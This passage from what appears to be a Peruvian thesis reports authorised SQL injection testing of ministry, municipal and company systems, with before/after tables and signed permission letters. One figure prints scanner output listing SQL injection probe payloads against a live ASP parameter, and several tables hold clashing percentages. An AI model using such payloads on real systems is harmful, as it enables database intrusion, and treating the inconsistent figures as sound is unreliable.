MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
5	4	80 %

Tabla Nº 14: Módulos del sistema afectados – Antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
5	0	0 %

Tabla Nº 15: Módulos del sistema afectados – Después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
7	2	28.6 %

Tabla Nº 16: Frecuencia de ataques SQL Injection – Antes de Aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
0	0	0 %

Tabla Nº 17: Frecuencia de ataques SQL Injection – Después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	10	18.86 %
MEDIO	20	37.73 %
BAJO	7	13.20 %
NINGUNO	16	30.18 %

Tabla Nº 18: Nivel de seguridad Comprometida, Antes de Aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	0	0.0 %
MEDIO	2	3.78 %
BAJO	5	9.43 %
NINGUNO	46	86.79 %

Tabla Nº 19: Nivel de seguridad Comprometida, Después de Aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	3700 soles
BLIND SQL INJECTION.	2100 soles

Tabla Nº 20: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	200 soles
BLIND SQL INJECTION.	0 soles

Tabla Nº 21: Pérdidas económicas, en las que se puede incurrir Después de aplicar SQLi_UX

Resultado 2: Área perteneciente al Ministerio de Agricultura – La Libertad.

Perfil:
Organismo que se encarga de verificar que se cumplan con el reglamento establecido en el ámbito de la agricultura, medio ambiente, y todos los temas de agroindustria. En este caso, el Core del sistema es el registro de empresas y el manejo de la información de éstas, así como cualquier tramite o regulación que se solicite o se tenga almacenada. Cuenta con un sistema desarrollado en plataforma Windows, con tecnología ASP y Base de Datos SQL Server.
NOTA: El Servidor de Base de datos es de una versión antigua y el sistema operativo es una versión de escritorio.

PERÚ | Ministerio de Agricultura | DGFFS | Administración Técnica Forestal y de Fauna Silvestre LA LIBERTAD

"Año del Centenario de Machu Picchu para el Mundo"

CONSTANCIA

Mediante el presente documento, se deja constancia que el bachiller Yury Daniel Zavaleta De la Cruz identificado con el DNI: 46154394, realizó la aplicación de la metodología abierta de testeo llamada "SQLi_UX" y que todos los datos obtenidos están protegidos por un acta de confidencialidad, así mismo cada uno de los valores expresados en soles representa el valor referencial que se obtuvo de un cálculo rápido realizado en el momento de realizar los test.

Cualquier imagen, información relevante y datos internos de los sistemas auditados o información extra mostrada en el trabajo de investigación del bachiller, cuentan con el permiso expreso del representante de la organización y no deben alterarse bajo ningún motivo.

Trujillo 2 de Diciembre del 2011

Ministerio de Agricultura DGFFS Vº Bº Administrativo ATFFS LA LIBERTAD

MINISTERIO DE AGRICULTURA
DIRECCION GENERAL FORESTAL Y DE FAUNA SILVESTRE
ATFFS LA LIBERTAD
CPC. Eliana Quiñones Kong
Administrativo Contable
ATFFS - La Libertad

MINISTERIO DE AGRICULTURA
Instituto Nacional de Recursos Naturales
INRENA
Ing. Juan Angel Cerrit Agreda
Especialista en Ciencias Agrarias II
SEDE - OTUZCO

Vº Bº SEDE OTUZCO

Calle Franz List Nº 782 Urb. Primavera Trujillo
Telefax 044-243475 RPM#789343

"SIEMBRAS ARBOL SIEMBRAS VIDA"

Figura Nº 35: Constancia – Ministerio de Agricultura.

```
Archivo: [redacted]                                              Página 1 de 1

======================================================
                     -- SQLiX --
 © Copyright 2006 Cedric COCHIN, All Rights Reserved.
======================================================

Analysing URL [http://[redacted]/Archivos_Web.asp?id_arw=10]
  http://[redacted]/Archivos_Web.asp?id_arw=10
        [+] working on id_arw
                [+] Method: MS-SQL error message
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=10
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=convert(varchar%
2C0x7b5d)
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=convert
(int,convert(varchar%2C0x7b5d))
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw='%2Bconvert
(varchar%2C0x7b5d)%2B'
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw='%2Bconvert
(int,convert(varchar%2C0x7b5d))%2B'
                [+] Method: SQL error message
                        [DEBUG] URL ==> http:[redacted]/Archivos_Web.asp?id_arw=10
                        [DEBUG] URL ==> http:[redacted]Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http:[redacted]/Archivos_Web.asp?id_arw=user
                        [FOUND] Match found INPUT:[user] - "[Microsoft][ODBC SQL Server Driver][SQL
Server]"
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=Fumzy()
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=1'%2BFumzy()%2B'
                        [INFO] Current function:
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [DEBUG] URL ==> http://[redacted]/Archivos_Web.asp?id_arw=
                        [INFO] length: 0
                        [FOUND] SQL error message

RESULTS:
The variable [id_arw] from [http://[redacted]/Archivos_Web.asp?id_arw=10] is vulnerable to SQL
Injection [Error message (user) - MS-SQL].
```

Figura Nº 36: Resultado Obtenido por técnica de Scanning.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
12	12	100 %

Tabla Nº 22: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
12	0	0 %

Tabla Nº 23: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
10	2	20 %

Tabla Nº 24: Frecuencia de ataques SQL Injection – antes de Aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
2	0	0 %

Tabla Nº 25: Frecuencia de ataques SQL Injection – después de aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	37	44 %
MEDIO	15	17.85 %
BAJO	20	23.8 %
NINGUNO	12	14.35 %

Tabla Nº 26: Nivel de seguridad comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	2	2.38 %
MEDIO	5	5.95 %
BAJO	12	14.28 %
NINGUNO	65	77.39 %

Tabla Nº 27: Nivel de seguridad Comprometida, Después de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	1200 soles
BLIND SQL INJECTION.	500 soles

Tabla Nº 28: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	300 soles
BLIND SQL INJECTION.	0 soles

Tabla Nº 29: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Resultado 3: Institución Edil ubicada en el Distrito de Moche, Provincia de Trujillo.

Perfil:
Municipalidad Distrital del gobierno Local, cuyo giro principal es la recaudación de impuestos, otorgar licencias de funcionamiento, licencias de edificación, Licencias de Construcción, Numeración de Finca, entre otros.

La Municipalidad es un órgano de gobierno local que emana de la voluntad popular. Tiene personería jurídica de derecho público, con autonomía económica y administrativa en los asuntos municipales de su competencia, aplicando las leyes y disposiciones que de manera general y de conformidad con la constitución política del Perú regulan las actividades y funcionamiento del sector público nacional.

La Municipalidad representa al vecindario, promueve la adecuada prestación de los servicios públicos locales, fomenta el bienestar de los vecinos y el desarrollo integral y armónico de las circunscripciones de su jurisdicción. No pueden ejercer las funciones de orden político que la constitución y las leyes reservan para otros órganos del Estado, ni asumir representación distinta de la que le corresponda a la administración de las actividades locales.
Nota: El motor de base de datos es: Oracle.

MUNICIPALIDAD DISTRITAL DE MOCHE

Jr. Francisco Bolognesi 359 Teléfono 465471

El Contador de la Municipalidad Distrital de Moche, Sr. CPC. HELBER QUISPE NAVARRETE, que suscribe,

MUNICIPALIDAD DISTRITAL DE MOCHE
Que la presente es copia autentica del ... he tenido a mi vista.
Fecha 12 8 NOV. 2011
Dominga M. Guanilo Anic...
FEDATARIA

CERTIFICA :

Que, **Yuri Daniel Zavaleta De la Cruz**, identificado con DNI Nº 46154394, Bachiller en Ingeniería de Sistemas de la Universidad Privada del Norte, ha realizado la aplicación de la metodología abierta de testeo Llamada "SQLI_UX" en esta Institución Publica en la Unidad de Contabilidad, específicamente haciendo pruebas de seguridad en el envío y recepción de la información que se procesa en el Sistema Integrado de Administración Financiera (SIAF) para Gobiernos Locales, dichas pruebas las realizó con mi supervisión, demostrando eficiencia, responsabilidad y confidencialidad en el desempeño de los test realizados a la información del Sistema SIAF.

Cabe indicar que todos los datos obtenidos en dichas pruebas están protegidas por un acta de confidencialidad y los valores expresados en soles representan el valor referencial que se obtuvo de un cálculo rápido realizado en el momento de realizar los test. Cualquier imagen, información relevante y datos internos de los sistemas auditados o información extra mostrada en las pruebas realizadas por el bachiller, cuentan con el permiso expreso de la Jefatura de Contabilidad y no deben alterarse bajo ningún motivo y mucho menos utilizarse para otros fines no autorizados.

Se expide el presente certificado a solicitud del interesado para los fines que estime conveniente.

Moche, 28 de Noviembre del 2011

Municipalidad Distrital de Moche
C.P.C. Helbert Augusto Quispe Navarrete
Contador de la M.D.M.

Figura Nº 37: Constancia – Municipalidad de Moche.




Figura Nº 38 : Muestra de Proceso de envió y recepción.




Figura Nº 39: Muestra de proceso de Transacciones.




Figura Nº 40: Muestra del proceso Documentario.




Figura Nº 41: Muestra del Proceso Documentario.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
7	4	57.14 %

Tabla Nº 30: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
7	1	14.30 %

Tabla Nº 31: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
15	4	27 %

Tabla Nº 32: Frecuencia de ataques SQL Injection – antes de Aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
4	0	0 %

Tabla Nº 33: Frecuencia de ataques SQL Injection – después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	19	39.60%
MEDIO	12	25 %
BAJO	10	20.9%
NINGUNO	7	14.58 %

Tabla Nº 34: Nivel de seguridad Comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	1	2.38 %
MEDIO	0	5.95 %
BAJO	2	14.28 %
NINGUNO	45	77.39 %

Tabla Nº 35: Nivel de seguridad comprometida, después de Aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	3000 soles
BLIND SQL INJECTION.	1200 soles

Tabla Nº 36: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	400 soles
BLIND SQL INJECTION.	100 soles

Tabla Nº 37: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Resultado 4: Institución Edil ubicada en Santiago de Chuco, Provincia de la Libertad.

Perfil:

Municipalidad Distrital del Gobierno Regional, cuyo giro de negocio principal es el uso del dinero por concepto del canon minero, recaudación de impuestos, implementación de obras públicas en beneficio de la población.

A través de los organismos de control del estado peruano, las municipalidades deben contar con un portal web, según como lo exige “Transparencia”.

Nota: La municipalidad cuenta sistema con un gestor de contenidos soportado por una base de datos MySQL.

INICIPALIDAD DISTRITAL DE MOLLEPATA

MUNICIPALIDAD DISTRITAL DE MOLLEPATA

PROVINCIA: SANTIAGO DE CHUCO REGION: LA LIBERTAD

"Año del Centenario de Macchu Picchu para el Mundo"

REPUBLICA DEL PERU

CONSTANCIA

El suscribe Alcalde de Municipalidad Distrital de Mollepata Provincia de Santiago de chuco Región la Libertad-Perú

Que el señor BACHILLER YURY DANIEL ZAVALETA DE LA CRUZ Identificado con DNI N° 46154394 realizó la aplicación de la metodología abierta de testeo llamada "SQLi_UX" Y que todos los datos obtenidos están protegidos por un acta confidencialidad así mismo cada uno de los valores expresados en soles representa el valor referencial que se obtuvo de un cálculo rápido realizado en el momento de realizar los test.

Se le Expide el presente a favor del Interesado para los Fines que estime necesario y conveniente.

Mollepata 01 de Diciembre del 2011

Simón Walter Avila Estrada
ALCALDE
Municipalidad Distrital - Mollepata

Figura Nº 42: Constancia – Municipalidad de Mollepata.

Figura Nº 43 : Panel de Administración – Módulos.




Figura Nº 44 : Gestor de Usuarios

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
5	4	80 %

Tabla Nº 38: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
5	0	0%

Tabla Nº 39: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
2	2	100%

Tabla Nº 40: Frecuencia de ataques SQL Injection – antes de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
2	0	0 %

Tabla Nº 41: Frecuencia de ataques SQL Injection – después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	3	10.34%
MEDIO	14	35.90 %
BAJO	10	25.65%
NINGUNO	2	5.1 %

Tabla Nº 42: Nivel de seguridad comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	0	0 %

MEDIO	**0**	**0 %**
BAJO	**7**	**17.95 %**
NINGUNO	**32**	**82.05 %**

Tabla Nº 43: Nivel de seguridad comprometida, después de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	**1250 soles**
BLIND SQL INJECTION.	**370 soles**

Tabla Nº 44: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	**280 soles**
BLIND SQL INJECTION.	**100 soles**

Tabla Nº 45: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Resultado 5: Empresa Trujillana Dedicada al Desarrollo de Software

Perfil:

Empresa dedicada al desarrollo de aplicaciones web, con más de dos años en el mercado, su giro de negocio abarca el diseño, desarrollo e implementación de sistemas Web/Móviles, tiene una cartera de clientes del rubro: Almacenes, Comercio y Distribución, Avícolas, Fitosanidad, Audiovisuales, Análisis crediticio, entre otras.

CONSTANCIA

Mediante el presente documento, se deja constancia que el bachiller Yury Daniel Zavaleta De la Cruz identificado con el DNI: 46154394, realizó la aplicación de la metodología abierta de testeo llamada "SQLi_UX" y que todos los datos obtenidos están protegidos por un acta de confidencialidad, así mismo cada uno de los valores expresados en soles representa el valor referencial que se obtuvo de un cálculo rápido realizado en el momento de realizar los test.

Cualquier imagen, información relevante y datos internos de los sistemas auditados o información extra mostrada en el trabajo de investigación del bachiller, cuentan con el permiso expreso del representante de la organización y no deben alterarse bajo ningún motivo.

DNI : 44907579
GERENTE GENERAL

Trujillo 6 de Diciembre del 2011

Figura Nº 45 : Constancia – Fl3x Soft.

Sistema 1: Sistema de Comercio y distribución

Sistema desarrollado con Microsoft visual Studio .NET, usa tecnología ASP. Así mismo el motor de base de datos es SQL Server. Tiene las funcionalidades de realizar toma de pedidos de clientes, generar reportes de deudas y realizar pagos.




Figura Nº 46: Panel de Administración.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
7	5	71.42 %

Tabla Nº 46: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
7	0	0%

Tabla Nº 47: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
4	3	75%

Tabla Nº 48: Frecuencia de ataques SQL Injection – antes de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
1	0	0 %

Tabla Nº 49: Frecuencia de ataques SQL Injection – después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	12	27.28%
MEDIO	10	22.73 %
BAJO	17	38.63%
NINGUNO	5	11.36 %

Tabla Nº 50: Nivel de seguridad comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	0	0 %
MEDIO	2	4.54%
BAJO	19	43.18 %
NINGUNO	23	52.27 %

Tabla Nº 51: Nivel de seguridad comprometida, después de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	1500 soles
BLIND SQL INJECTION.	290 soles

Tabla Nº 52: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	420 soles
BLIND SQL INJECTION.	150 soles

Tabla Nº 53: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Sistema 2: Sistema de Almacenes.

Sistema desarrollado tecnología PHP, el servidor de base de datos es MySQL. El sistema en cuestión brinda soporte para dispositivos móviles y tiene funcionalidades de consulta en tiempo real, encuestas a los clientes y toma de decisiones.




Figura Nº 47: Panel de Administración – Sistema de Almacenes.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
11	9	81.80 %

Tabla Nº 54: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
11	0	0%

Tabla Nº 55: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
10	6	60%

Tabla Nº 56: Frecuencia de ataques SQL Injection – antes de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
2	0	0 %

Tabla Nº 57: Frecuencia de ataques SQL Injection – después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	16	23.88%
MEDIO	21	22.73 %
BAJO	10	14.92%
NINGUNO	20	29.85 %

Tabla Nº 58: Nivel de seguridad comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	0	0 %
MEDIO	1	1.49%
BAJO	30	44.67 %
